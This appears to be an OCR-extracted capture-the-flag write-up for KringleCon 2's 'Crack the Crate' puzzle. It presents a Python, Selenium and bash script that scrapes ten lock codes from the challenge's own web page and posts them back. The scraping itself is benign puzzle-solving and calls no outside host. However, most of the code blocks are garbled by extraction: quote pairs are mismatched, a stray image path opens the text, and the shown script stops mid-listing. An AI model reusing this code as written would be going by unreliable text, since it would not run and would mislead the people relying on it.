
When navigating to this image and zooming in, we see the code located on the right hand side

KD29XJ37


KD29XJ37

After unlocking, we are taken to a new screen that shows us who the villian is

The Tooth Fairy



We chat back with the good ol' clever Shinny

> Wha - what?? You got into my crate?!
> *Well that's embarrassing...*
> But you know what? Hmm... If you're good enough to crack MY security...
> Do you think you could bring this all to a grand conclusion?
> Please go into the sleigh shop and see if you can finish this off!
> Stop the Tooth Fairy from ruining Santa's sleigh route!

Ah-ha! It was The Tooth Fairy! I thought that "tooth" on the scraps of paper was a dead giveaway! Now that we know who the villian is, let's stop them! After we successfully complete Objective 11, the door into the Sleigh Shop is unlocked. Let's enter the Sleigh Shop….

Onto Objective 12.

BONUS!!!! Objective 11 Automation (Under 5 seconds)

Below is the automation of Objective 11, which is separate than the main objective which is to just get the locks unlocked.

Prerequisite

Below is my automation script for Objective 11. Please note that this is not the most efficient or even the best looking code/script. However, it does work. I may go back to clean up my code and actually have better functionality. However, with limited time, this is what I was able to produce. I know I mashed together python and bash, but again, it works. :D

To begin, the script is a mixture of the following.

- Python3
- Python3 Modules
- Bash (Mac in this case)
- Chrome browser
- Selenium (for chrome)
    - Download the specific chromedriver (matching chrome version) and put in your path
    - Mac: export PATH=$PATH:/path/to/chromedriver
- Tesseract
    - pip3 install tesseract

I will first go over the beginning portion of the script as a foundation. Then, I will first go over each lock individually (removing the pipes for better explanation). Lastly, I will provide the final script at the end with sample output. Let's get into it!

The Beginning

Here's the beginning of the script.

```
import requests # for requests
import urllib.request # Needed for the json request at the end
from selenium import webdriver # For selenium
import json # to properly submit json requests
import os # To perform bash commands
import subprocess # To perform bash commands
import pickle # I forget why I have this..
import time # For Sleep
from selenium.webdriver.common.keys import Keys # To use Key commands within Selenium
from selenium.webdriver.common.desired_capabilities import DesiredCapabilities # Needed in order to get Browser logs
```

```
###################################
## Automate Objective 11 for Holiday Hack Challenge 2019 - KringleCon 2 - Turtle Doves
## Written by Eric Guillen
###################################

## TODO: Permanently set chromedriver to path
## export PATH=$PATH:/Users/canonzalman/Downloads
## create functions and utilize full python and not bash

# Creating an instance webdriver
# Will have to remove firefox and switch to chrome
# These allow me to access the console log (get_log('browser')
d = DesiredCapabilities.CHROME
d['goog:loggingPrefs'] = { 'browser':'ALL' }
browser = webdriver.Chrome(desired_capabilities=d)
browser.get('https://crate.elfu.org')
browserConsole=browser.get_log('browser')

# Save HTML Source to variable
html_source = browser.page_source

# Write source to "variable.txt" for access with bash (os.system)
f = open( 'variable.txt', 'w' )
f.write(html_source)
f.close()

# This is done to parse variable.txt a bit better with TR
# Move variable to testTR.txt
bashCommand = 'cat variable.txt | tr " " "\n" > testTR.txt'
os.system(bashCommand)

print('[*] Extracting all values for each lock...')
```

I have hopefully added sufficient commends. But to summarize:

- Open up browser and go to crate website
- Pull the browser logs and put into browserConsole (needed for lock later)
- Pull the HTML Source page and save to variable
- Put the page source into a file (for easier parsing with bash later)
- Take the page source file and create individual lines (again, for easier parsing later)

Now let’s get into each lock

Lock 1

This lock starts off already difficult because it requires selenium and the browser log. In the beginning of my script, after opening up the browser, I extracted the browser log and stored into a variable called browserConsole. Even though the contents were in the variable, it was actually a list (or dictionary, I forget) and I needed to make it a string. I joined it together and put it into a string as shown below

```
>>> print(browserConsole)
[{'level': 'INFO', 'message':
'https://crate.elfu.org/client.js/31244f22-1fb2-4e92-add1-6a967d50c0ae 0:25972 "seed:"
"31244f22-1fb2-4e92-add1-6a967d50c0ae"', 'source': 'console-api', 'timestamp':
1578622501367}, {'level': 'INFO', 'message':
'https://crate.elfu.org/client.js/31244f22-1fb2-4e92-add1-6a967d50c0ae 0:28070
"%c█ \\n%cD73B96UE
%c\\n█ \\n█ \\n█ \\n█ \\n█ \\n█ \\n█ \\n█ \\n█ \\n█ \\n█ \\n█ \\n█ \\n█ \\n█ \\n█ \\n█ \\n█ \\n█ \\n█ \\n█ \\n█ \\n█ \\n█ \\n█ \\n
█ \\n█ \\n█ \\n█ \\n█ \\n█ \\n█ \\n█ \\n█ \\n█ \\n█ " "color: black; font-weight: bold; font-size: 1.25em;"
"background: green; color: white; font-weight: bold; font-size: 1.25em; padding: 3ch 4ch;"
"color: black; font-weight: bold; font-size: 1.25em;"', 'source': 'console-api', 'timestamp':
1578622501369}]
>>> z=(' '.join(map(str, browserConsole)))
>>> print(z)
{'level': 'INFO', 'message':
'https://crate.elfu.org/client.js/31244f22-1fb2-4e92-add1-6a967d50c0ae 0:25972 "seed:"
"31244f22-1fb2-4e92-add1-6a967d50c0ae"', 'source': 'console-api', 'timestamp':
1578622501367} {'level': 'INFO', 'message':
'https://crate.elfu.org/client.js/31244f22-1fb2-4e92-add1-6a967d50c0ae 0:28070
"%c█ \\n%cD73B96UE
%c\\n█ \\n█ \\n█ \\n█ \\n█ \\n█ \\n█ \\n█ \\n█ \\n█ \\n█ \\n█ \\n█ \\n█ \\n█ \\n█ \\n█ \\n█ \\n█ \\n█ \\n█ \\n█ \\n█ \\n█ \\n█ \\n
█ \\n█ \\n█ \\n█ \\n█ \\n█ \\n█ \\n█ \\n█ \\n█ \\n█ " "color: black; font-weight: bold; font-size: 1.25em;"
"background: green; color: white; font-weight: bold; font-size: 1.25em; padding: 3ch 4ch;"
"color: black; font-weight: bold; font-size: 1.25em;"', 'source': 'console-api', 'timestamp':
1578622501369}
>>>
```

With the browser console saved into variable “z”, I saved it’s contents into a text file console.txt

```
f = open ('console.txt', 'w')
f.write(z)
f.close()
```

With everything in a text file, I used bash to first split the file into new lines based off spaces. I then grepped for %c. I then took the first line of the output and cut after the second c.

```
Canons-MacBook-Pro:crate canonzalman$ cat console.txt | tr ' ' '\n'
{'level':
'INFO',
'message':
'https://crate.elfu.org/client.js/7208fd2f-900a-47cb-ba1c-55eec33ae276
0:26444
"seed:"
"7208fd2f-900a-47cb-ba1c-55eec33ae276"',
'source':
'console-api',
'timestamp':
1578605233968}
{'level':
'INFO',
'message':
'https://crate.elfu.org/client.js/7208fd2f-900a-47cb-ba1c-55eec33ae276
0:28206
"%c▌\\n%cKH45CMEC
%c\\n▌\\n▌\\n▌\\n▌\\n▌\\n▌\\n▌\\n▌\\n▌\\n▌\\n▌\\n▌\\n▌\\n▌\\n▌\\n▌\\n▌\\n▌\\n▌\\n▌\\n▌\\n▌\\n▌\\n▌\\n
▌\\n▌\\n▌\\n▌\\n▌\\n▌\\n▌\\n▌\\n▌\\n▌\\n▌"
"color:
black;
font-weight:
bold;
font-size:
1.25em;"
"background:
green;
color:
white;
font-weight:
bold;
font-size:
1.25em;
```

```
padding:
3ch
4ch;"
"color:
black;
font-weight:
bold;
font-size:
1.25em;"',
'source':
'console-api',
'timestamp':
1578605233971}Canons-MacBook-Pro:crate canonzalman$ cat console.txt | tr ' ' '\n' | grep
"%c"
"%c▌\\n%cKH45CMEC
%c\\n▌\\n▌\\n▌\\n▌\\n▌\\n▌\\n▌\\n▌\\n▌\\n▌\\n▌\\n▌\\n▌\\n▌\\n▌\\n▌\\n▌\\n▌\\n▌\\n▌\\n▌\\n▌\\n▌\\n
▌\\n▌\\n▌\\n▌\\n▌\\n▌\\n▌\\n▌\\n▌\\n▌\\n▌"
Canons-MacBook-Pro:crate canonzalman$ cat console.txt | tr ' ' '\n' | grep "%c" | head -1
"%c▌\\n%cKH45CMEC
Canons-MacBook-Pro:crate canonzalman$ cat console.txt | tr ' ' '\n' | grep "%c" | head -1 | cut
-d'c' -f3
KH45CMEC
```

The below is the full script for this lock

```
##################
# LOCK 1 - This is done by using the browser log.. and extracting it
##################
z=(' '.join(map(str, browserConsole)))
f = open ('console.txt', 'w')
f.write(z)
f.close()
Lock1='''cat console.txt | tr ' ' '\n' | grep "%c" | head -1 | cut -d'c' -f3 > Lock1.txt'''
os.system(Lock1)
```

I take the code and put into Lock1.txt

Lock 2

For lock 2, I notice that the code is located on the page source inside the tag. I began by using the testTR.txt file which has new lines based off spaces. I grepped for the word “” which is the tag that has the code. I then used awk to pull out the code some more. Then used cut to remove everything before the “<”. I then added an extra cut to remove loose ends that I noticed in my python script.

```
class="libra"><strong>ERF5A2EP</strong></div></div><button
Canons-MacBook-Pro:crate canonzalman$ cat testTR.txt | grep "<strong>" | awk -F '[> ]'
'{print $3}'
ERF5A2EP</strong
Canons-MacBook-Pro:crate canonzalman$ cat testTR.txt | grep "<strong>" | awk -F '[> ]'
'{print $3}' | cut -d'<' -f1
ERF5A2EP
Canons-MacBook-Pro:crate canonzalman$ cat testTR.txt | grep "<strong>" | awk -F '[> ]'
'{print $3}' | cut -d'<' -f1 | cut -d"" -f1
ERF5A2EP
```

Below is what it looks like in the final script.

```
###################
# Extract Lock 2
###################
Lock2="'cat testTR.txt | grep "<strong>" | awk -F '[> ]' '{print $3}' | cut -d'<' -f1 | cut -d"" -f1 >
Lock2.txt"'
os.system(Lock2)
```

Lock 2 extracted and put into Lock2.txt

Lock 3

Lock 3’s code is located within the Network tab of Developer tools. However, this code is shown as an image and not as any text that I can easily work with. I did a lot of thinking on this and came up with the idea to just take this PNG and try to read the PNG as a text. Essentially using a tool that tries to interpret the black/white image as actual text. I found a tool called tesseract that would perform this.

First, in order to capture the image, I took my <seed> variable that I actually utilized later in my script. **NOTE** If you look at my final script, you'll see that Lock3 is lower in the code since I performed it after some of the other locks. I did this so I could reuse code I had from earlier in the script. **/NOTE**. I created a variable "c" that has the URL of the <seed> image. I then saved this URL to a file and then ran the URL file against cURL and saved the actual image as a .png. Once I obtained the PNG, I performed tesseract and save the output to a file called Lock3-image-out.txt.

Below is the Lock3 script

```
###################
## Lock 3
###################
# Extract Lock 3 - this is done by using tesseract to try to turn a png to text
c=("https://crate.elfu.org/images/" + a.strip() + ".png")
f = open ('Lock3-image.txt', 'w' )
f.write(c)
f.close()
Lock3='"for URL in `cat Lock3-image.txt`; do curl -L -s $URL > Lock3-image.png; done"'
os.system(Lock3)
Lock3text='"tesseract Lock3-image.png Lock3-image-out"'
os.system(Lock3text)
```

Lock 4

Lock 4 code can be found within the Local Storage of the browser. I utilized the selenium python command in order to execute a console command to get the Item '🔥🔥🔥' and return its contents. I had this saved to the LOCK4 variable and saved the contents of that variable into a text file Lock4.txt

```
###################
# Extract Lock 4 - This is using the browser script to pull Local storage
###################
LOCK4=browser.execute_script("return localStorage.getItem('🔥🔥🔥')")
f = open ('Lock4.txt', 'w' )
f.write(LOCK4)
f.close()
```

Lock 5

Lock 5 can be found in the title. I began by running awk to print the 6th word after the “<”. This took “Crate” followed by the long gap until the code. I then used cut to just print everything after the letter “e”. Lastly, I used sed to remove all blanks.

```
Canons-MacBook-Pro:crate canonzalman$ head -1 variable.txt
<html><head><title>Crack the
Crate
                                PGI4OQUB</title><link rel="stylesheet"
href="css/styles.css/7208fd2f-900a-47cb-ba1c-55eec33ae276"><link rel="stylesheet"
href="css/print.css"><link
href="https://fonts.googleapis.com/css?family=Beth+Ellen&amp;display=swap"
rel="stylesheet"><style>.instructions { font-family: 'JAM6EDL6', 'Beth Ellen', cursive;
}</style><meta http-equiv="Cache-Control" content="no-cache, no-store,
must-revalidate"><meta http-equiv="Pragma" content="no-cache"><meta
http-equiv="Expires" content="0"><script>/*
Canons-MacBook-Pro:crate canonzalman$ head -1 variable.txt | awk -F '[< ]' '{print $6}'
Crate
                                PGI4OQUB
Canons-MacBook-Pro:crate canonzalman$ head -1 variable.txt | awk -F '[< ]' '{print $6}' | cut
-d'e' -f2


                            PGI4OQUB
Canons-MacBook-Pro:crate canonzalman$ head -1 variable.txt | awk -F '[< ]' '{print $6}' | cut
-d'e' -f2 | sed '/^$/d;s/[[:blank:]]//g'
PGI4OQUB
Canons-MacBook-Pro:crate canonzalman$
```

Below is the final code in the script

```
##################
# Extract Lock 5
##################
Lock5="'head -1 variable.txt | awk -F '[< ]' '{print $6}' | cut -d'e' -f2 | sed '/^$/d;s/[[:blank:]]//g' >
Lock5.txt"'
os.system(Lock5)
```

Lock 5 extracted and put in Lock5.txt.

Lock 6

Lock 6 was an interesting one since they are located inside individual class tags. Additionally, the tags are in different orders. However, I noticed on the css page that there's a consistant order that the tags need to be in when submitted.

To begin, I made individual variables for each letter of the 8 digit code. I'll go over the first letter. I ran a grep for the class name and then performed an awk to remove everything before the ">". I then performed a cut to remove everything after the "<". I am left with the letter.

```
Canons-MacBook-Pro:crate canonzalman$ grep ZADFCDIV testTR.txt
class="ZADFCDIV">Y</div><div
Canons-MacBook-Pro:crate canonzalman$ grep ZADFCDIV testTR.txt | awk -F '[> ]' '{print
$2}'
Y</div
Canons-MacBook-Pro:crate canonzalman$ grep ZADFCDIV testTR.txt | awk -F '[> ]' '{print
$2}' | cut -d'<' -f1
Y
```

I did this for each letter and then ran the variables and appended the results to a file.

Below is the final code.

```
##################
# Extract Lock 6 - Just putting them in the order that is found in the css page..
##################
ZADFCDIV="'grep ZADFCDIV testTR.txt | awk -F '[> ]' '{print $2}' | cut -d'<' -f1 > Lock6a.txt"'
GMSXHBQH="'grep GMSXHBQH testTR.txt | awk -F '[> ]' '{print $2}' | cut -d'<' -f1 >>
Lock6a.txt"'
RPSMZXMY="'grep RPSMZXMY testTR.txt | awk -F '[> ]' '{print $2}' | cut -d'<' -f1 >>
Lock6a.txt"'
IDOIJIKV="'grep IDOIJIKV testTR.txt | awk -F '[> ]' '{print $2}' | cut -d'<' -f1 >> Lock6a.txt"'
KXTBRPTJ="'grep KXTBRPTJ testTR.txt | awk -F '[> ]' '{print $2}' | cut -d'<' -f1 >> Lock6a.txt"'
AJGXPXJV="'grep AJGXPXJV testTR.txt | awk -F '[> ]' '{print $2}' | cut -d'<' -f1 >> Lock6a.txt"'
ZWYRBISO="'grep ZWYRBISO testTR.txt | awk -F '[> ]' '{print $2}' | cut -d'<' -f1 >>
Lock6a.txt"'
```

```
KPVVBGSG="'grep KPVVBGSG testTR.txt | awk -F '[> ]' '{print $2}' | cut -d'<' -f1 >>
Lock6a.txt"'

os.system(ZADFCDIV)
os.system(GMSXHBQH)
os.system(RPSMZXMY)
os.system(IDOIJIKV)
os.system(KXTBRPTJ)
os.system(AJGXPXJV)
os.system(ZWYRBISO)
os.system(KPVVBGSG)
os.system("'cat Lock6a.txt | tr '\n' ' ' | tr -d '[:blank:]' > Lock6.txt"')
```

Lock 6 extracted and put into Lock6.txt

Lock 7

This lock code is found within the page source, specifically between the <style> tag. In order to extract this data, I performed an awk of the ":" and printed the 14th field. I then performed a cut on the single quote.

```
Canons-MacBook-Pro:crate canonzalman$ head -1 variable.txt | awk -F '[: ]' '{print $14}'
'JAM6EDL6',
Canons-MacBook-Pro:crate canonzalman$ head -1 variable.txt | awk -F '[: ]' '{print $14}' | cut
-d"'" -f2
JAM6EDL6
```

Below is the code within the script

```
##################
# Extract Lock 7
##################
Lock7="'head -1 variable.txt | awk -F '[: ]' '{print $14}' | cut -d"'" -f2 > Lock7.txt"'
os.system(Lock7)
```

Lock 7 extracted and put into Lock7.txt

Lock 8

This lock is hardcoded and will always be VERONICA. All I did was put this into a file called Lock8.txt

Lock 9

This lock required a lot of moving parts. **Note** Honestly, I think I did extra work here since the URL was already available.. But I will just keep this here since this was part of my troubleshooting and work anyways **/NOTE**

The first was to extract the seed string from the page source. I grabbed the string by awk'ing from a double quote and printing the 8th entry. I then ran cut to extract just the string.

```
Canons-MacBook-Pro:crate canonzalman$ head -1 variable.txt | awk -F '[" ]' '{print $8}'
css/styles.css/7208fd2f-900a-47cb-ba1c-55eec33ae276
Canons-MacBook-Pro:crate canonzalman$ head -1 variable.txt | awk -F '[" ]' '{print $8}' | cut
-d"" -f2
css/styles.css/7208fd2f-900a-47cb-ba1c-55eec33ae276
Canons-MacBook-Pro:crate canonzalman$ head -1 variable.txt | awk -F '[" ]' '{print $8}' | cut
-d"" -f2 | cut -d'/' -f3
7208fd2f-900a-47cb-ba1c-55eec33ae276
```

The next goal was to put this string into a variable within python, since I ran the above outside of python which was os.system. The below command grabs the seed and places it into a variable called seed.

```
# Run Lock9a and put into variable
proc = subprocess.Popen([Lock9a], stdout=subprocess.PIPE, shell=True)
(out, err) = proc.communicate()
a=out.decode("utf-8")
seed=(a.strip())
```

The next goal was to take this seed string and append this to the end of a URL. I then wrote this URL to a file called Lock9c.txt

```
# Combine string to URL
b=("https://crate.elfu.org/css/styles.css/" + a.strip())
# Write URL to file
f = open( 'Lock9c.txt', 'w' )
f.write(b)
f.close()
```

Now that I have a URL, I then ran this URL through cURL and saved the output to file called Lock9-curl.txt

```
Lock9curl="'for URL in `cat Lock9c.txt`; do curl -L -s $URL > Lock9-curl.txt; done"'
os.system(Lock9curl)
```

Now that I have the output of https://crate.elfu.org/css/styles.css/<seed>, I then grepped for the word “chakra”, grepped out the word “content” (which contains a piece of the lock code), then ran cut/tr in order to combine the letters together

```
Canons-MacBook-Pro:crate canonzalman$ cat Lock9-curl.txt | grep -A 1 "chakra"
span.chakra {
  position: relative;
--
span.chakra:active:after {
  content: '';
--
span.chakra:nth-child(1):active:after {
  content: '6J';
--
span.chakra:nth-child(2):active:after {
  content: 'VI';
--
span.chakra:nth-child(3):active:after {
  content: 'W';
--
span.chakra:nth-child(4):active:after {
  content: 'KA';
--
span.chakra:nth-child(5):active:after {
  content: 'D';
```

```
Canons-MacBook-Pro:crate canonzalman$ cat Lock9-curl.txt | grep -A 1 "chakra" | grep
content
  content: '';
  content: '6J';
  content: 'VI';
  content: 'W';
  content: 'KA';
  content: 'D';
Canons-MacBook-Pro:crate canonzalman$ cat Lock9-curl.txt | grep -A 1 "chakra" | grep
content | cut -d"'" -f2

6J
VI
W
KA
D
Canons-MacBook-Pro:crate canonzalman$ cat Lock9-curl.txt | grep -A 1 "chakra" | grep
content | cut -d"'" -f2  | tr '\n' ' '
 6J VI W KA D Canons-MacBook-Pro:crate canonzalman$ cat Lock9-curl.txt | grep -A 1
"chakra" | grep content | cut -d"'" -f2  | tr '\n' ' ' | tr -d '[:blank:]'
6JVIWKADC
```

Below is the full code for this Lock

```
##################
# Extract Lock 9
##################
Lock9a="'head -1 variable.txt | awk -F '[" ]' '{print $8}' | cut -d"'" -f2 | cut -d'/' -f3"'
os.system(Lock9a)
# Run Lock9a and put into variable
proc = subprocess.Popen([Lock9a], stdout=subprocess.PIPE, shell=True)
(out, err) = proc.communicate()
a=out.decode("utf-8")
seed=(a.strip())
#print("Seed is: " + seed)
# Combine string to URL
b=("https://crate.elfu.org/css/styles.css/" + a.strip())
# Write URL to file
f = open( 'Lock9c.txt', 'w' )
```

```
f.write(b)
f.close()
Lock9curl="'for URL in `cat Lock9c.txt`; do curl -L -s $URL > Lock9-curl.txt; done'"
os.system(Lock9curl)
Lock9="'cat Lock9-curl.txt | grep -A 1 "chakra" | grep content | cut -d'"' -f2  | tr '\n' ' ' | tr -d
'[:blank:]' > Lock9py.txt'"
os.system(Lock9)
```

I saved the code to Lock9py.txt

Lock 10

Lock 10 is hard coded on the lock itself, so it'll always be the same. I saved the code for this lock into Lock10.txt

Sending the codes

At this point, we have all 10 Lock codes! Now it's time to send them!

Since I saved all the outputs of the commands to a text file, it was now time to put all these file outputs back into a variable. I probably could have looped this better, but again, since I was just trying to get it work first, I performed this for each and every variable. I know I know, this is very sloppy. But when you're just trying to get it to work, it's going to be sloppy. Let's just call this script v0.0001 :D

The below code is basically what I did for each Lock 1 through 10. I cat the contents, remove all white spaces and put them into a variable.

```
# Lock 1
a="'cat Lock1.txt | tr -d "[:space:]" > Lock1-fixed.txt'"
os.system(a)
f = open ('Lock1-fixed.txt', 'r')
LOCK1 = f.read()
f.close()
```

I have variables LOCK1 through LOCK10 now.

It's now time to submit the codes! First things first, I need to put these codes into a json variable

```
# FINAL SUBMISSION
data={"seed":seed, "codes":{"1":LOCK1, "2":LOCK2, "3":LOCK3, "4":LOCK4, "5":LOCK5,
"6":LOCK6, "7":LOCK7, "8":LOCK8, "9":LOCK9, "10":LOCK10}}
```

Once I have variable “data” created, it’s time to actually submit the results. By default, python doesn’t care about single and double quotes. However, JSON does. I utilized the JSON module for this. I first created a variable that contains the URL I will be submitted. I add the appropriate headers that make it a json content-type. Next, I utilize the JSON module by converting the data variable into a jsondata variable and encoding it into bytes. Below is what it looks like.

```
myurl = "https://crate.elfu.org/open"
req = urllib.request.Request(myurl)
req.add_header('Content-Type', 'application/json; charset=utf-8')
jsondata = json.dumps(data)
jsondataasbytes = jsondata.encode('utf-8')   # needs to be bytes
req.add_header('Content-Length', len(jsondataasbytes))
#print (jsondataasbytes)
response = urllib.request.urlopen(req, jsondataasbytes)
```

With our submission completed, I add a print statement to tell us what the URL is to show our success (it’s just the seed JPG within the /images/scores/ directory). I also go to that page to show us the results.

```
# Print Final URL that shows speed of success
print('[+] Final URL is: https://crate.elfu.org/images/scores/' + seed + '.jpg')

# Go to success message
browser.get('https://crate.elfu.org/images/scores/' + seed + '.jpg')
```

The Final Script

Below is the final script used

```
import requests
import urllib.request # Needed for the json request at the end
from selenium import webdriver # For selenium
import json # to properly submit json requests
import os # To perform bash commands
import subprocess # To perform bash commands
import pickle # I forget why I have this..
import time # For Sleep
from selenium.webdriver.common.keys import Keys # To use Key commands within Selenium
from selenium.webdriver.common.desired_capabilities import DesiredCapabilities # Needed
in order to get Browser logs



###################################
## Automate Objective 11 for Holiday Hack Challenge 2019 - KringleCon 2 - Turtle Doves
## Written by Eric Guillen
###################################

## TODO: Permanently set chromedriver to path
## export PATH=$PATH:/Users/canonzalman/Downloads
## create functions and utilize full python and not bash

# Creating an instance webdriver
# Will have to remove firefox and switch to chrome
# These allow me to access the console log (get_log('browser')
d = DesiredCapabilities.CHROME
d['goog:loggingPrefs'] = { 'browser':'ALL' }
browser = webdriver.Chrome(desired_capabilities=d)
browser.get('https://crate.elfu.org')
browserConsole=browser.get_log('browser')

# Save HTML Source to variable
html_source = browser.page_source

# Write source to "variable.txt" for access with bash (os.system)
f = open( 'variable.txt', 'w' )
f.write(html_source)
f.close()



# This is done to parse variable.txt a bit better with TR
```

```
# Move variable to testTR.txt
bashCommand = 'cat variable.txt | tr " " "\n" > testTR.txt'
os.system(bashCommand)


print('[*] Extracting all values for each lock...')
##################
# Extract Lock 1 .. see below
##################

##################
# Extract Lock 2
##################
Lock2="'cat testTR.txt | grep "<strong>" | awk -F '[> ]' '{print $3}' | cut -d'<' -f1 | cut -d'"' -f1 >
Lock2.txt"'
os.system(Lock2)

##################
# Extract Lock 3 .. see below
##################

##################
# Extract Lock 4 .. see below
##################

##################
# Extract Lock 5
##################
Lock5="'head -1 variable.txt | awk -F '[< ]' '{print $6}' | cut -d'e' -f2 | sed '/^$/d;s/[[:blank:]]//g' >
Lock5.txt"'
os.system(Lock5)

##################
# Extract Lock 6 - Just putting them in the order that is found in the css page..
##################
ZADFCDIV="'grep ZADFCDIV testTR.txt | awk -F '[> ]' '{print $2}' | cut -d'<' -f1 > Lock6a.txt"'
GMSXHBQH="'grep GMSXHBQH testTR.txt | awk -F '[> ]' '{print $2}' | cut -d'<' -f1 >>
Lock6a.txt"'
RPSMZXMY="'grep RPSMZXMY testTR.txt | awk -F '[> ]' '{print $2}' | cut -d'<' -f1 >>
Lock6a.txt"'
IDOIJIKV="'grep IDOIJIKV testTR.txt | awk -F '[> ]' '{print $2}' | cut -d'<' -f1 >> Lock6a.txt"'
KXTBRPTJ="'grep KXTBRPTJ testTR.txt | awk -F '[> ]' '{print $2}' | cut -d'<' -f1 >> Lock6a.txt"'
```

```
AJGXPXJV="'grep AJGXPXJV testTR.txt | awk -F '[> ]' '{print $2}' | cut -d'<' -f1 >> Lock6a.txt"'
ZWYRBISO="'grep ZWYRBISO testTR.txt | awk -F '[> ]' '{print $2}' | cut -d'<' -f1 >>
Lock6a.txt"'
KPVVBGSG="'grep KPVVBGSG testTR.txt | awk -F '[> ]' '{print $2}' | cut -d'<' -f1 >>
Lock6a.txt"'

os.system(ZADFCDIV)
os.system(GMSXHBQH)
os.system(RPSMZXMY)
os.system(IDOIJIKV)
os.system(KXTBRPTJ)
os.system(AJGXPXJV)
os.system(ZWYRBISO)
os.system(KPVVBGSG)
os.system("'cat Lock6a.txt | tr '\n' ' ' | tr -d '[:blank:]' > Lock6.txt"')

##################
# Extract Lock 7
##################
Lock7="'head -1 variable.txt | awk -F '[: ]' '{print $14}' | cut -d"'" -f2 > Lock7.txt"'
os.system(Lock7)

##################
# Extract Lock 8 .. not needed (hardcoded VERONICA)
##################

##################
# Extract Lock 9
##################
Lock9a="'head -1 variable.txt | awk -F '[" ]' '{print $8}' | cut -d"'" -f2 | cut -d'/' -f3"'
os.system(Lock9a)
# Run Lock9a and put into variable
proc = subprocess.Popen([Lock9a], stdout=subprocess.PIPE, shell=True)
(out, err) = proc.communicate()
a=out.decode("utf-8")
seed=(a.strip())
#print("Seed is: " + seed)
# Combine string to URL
b=("https://crate.elfu.org/css/styles.css/" + a.strip())
# Write URL to file
f = open( 'Lock9c.txt', 'w' )
f.write(b)
```

```
f.close()
Lock9curl="'for URL in `cat Lock9c.txt`; do curl -L -s $URL > Lock9-curl.txt; done'"
os.system(Lock9curl)
Lock9="'cat Lock9-curl.txt | grep -A 1 "chakra" | grep content | cut -d'"' -f2  | tr '\n' ' ' | tr -d
'[:blank:]' > Lock9py.txt'"
os.system(Lock9)

##################
# Extract Lock 10 .. not needed (hardcoded
##################

##################
## Lock 3
##################
# Extract Lock 3 - this is done by using tesseract to try to turn a png to text
c=("https://crate.elfu.org/images/" + a.strip() + ".png")
f = open ('Lock3-image.txt', 'w' )
f.write(c)
f.close()
Lock3="'for URL in `cat Lock3-image.txt`; do curl -L -s $URL > Lock3-image.png; done'"
os.system(Lock3)
Lock3text="'tesseract Lock3-image.png Lock3-image-out'"
os.system(Lock3text)

##################
# Extract Lock 4 - This is using the browser script to pull Local storage
##################
LOCK4=browser.execute_script("return localStorage.getItem('🔥🔥🔥')")
f = open ('Lock4.txt', 'w' )
f.write(LOCK4)
f.close()

##################
# LOCK 1 - This is done by using the browser log.. and extracting it
##################
z=(' '.join(map(str, browserConsole)))
f = open ('console.txt', 'w')
f.write(z)
f.close()
Lock1="'cat console.txt | tr ' ' '\n' | grep "%c" | head -1 | cut -d'c' -f3 > Lock1.txt'"
os.system(Lock1)
```

```
print('[+] All lock values found!')
'''
Putting all locks into variables
'''
# Lock 1
a='''cat Lock1.txt | tr -d "[:space:]" > Lock1-fixed.txt'''
os.system(a)
f = open ('Lock1-fixed.txt', 'r')
LOCK1 = f.read()
f.close()

# Lock 2
a='''cat Lock2.txt | tr -d "[:space:]" > Lock2-fixed.txt'''
os.system(a)
f = open ('Lock2-fixed.txt', 'r')
LOCK2 = f.read()
f.close()

# Lock 3
a='''cat Lock3-image-out.txt | tr -d "[:space:]" > Lock3-fixed.txt'''
os.system(a)
f = open ('Lock3-fixed.txt', 'r')
LOCK3 = f.read()
f.close()

# Lock 4
a='''cat Lock4.txt | tr -d "[:space:]" > Lock4-fixed.txt'''
os.system(a)
f = open ('Lock4-fixed.txt' , 'r')
LOCK4 = f.read()
f.close()

# Lock 5
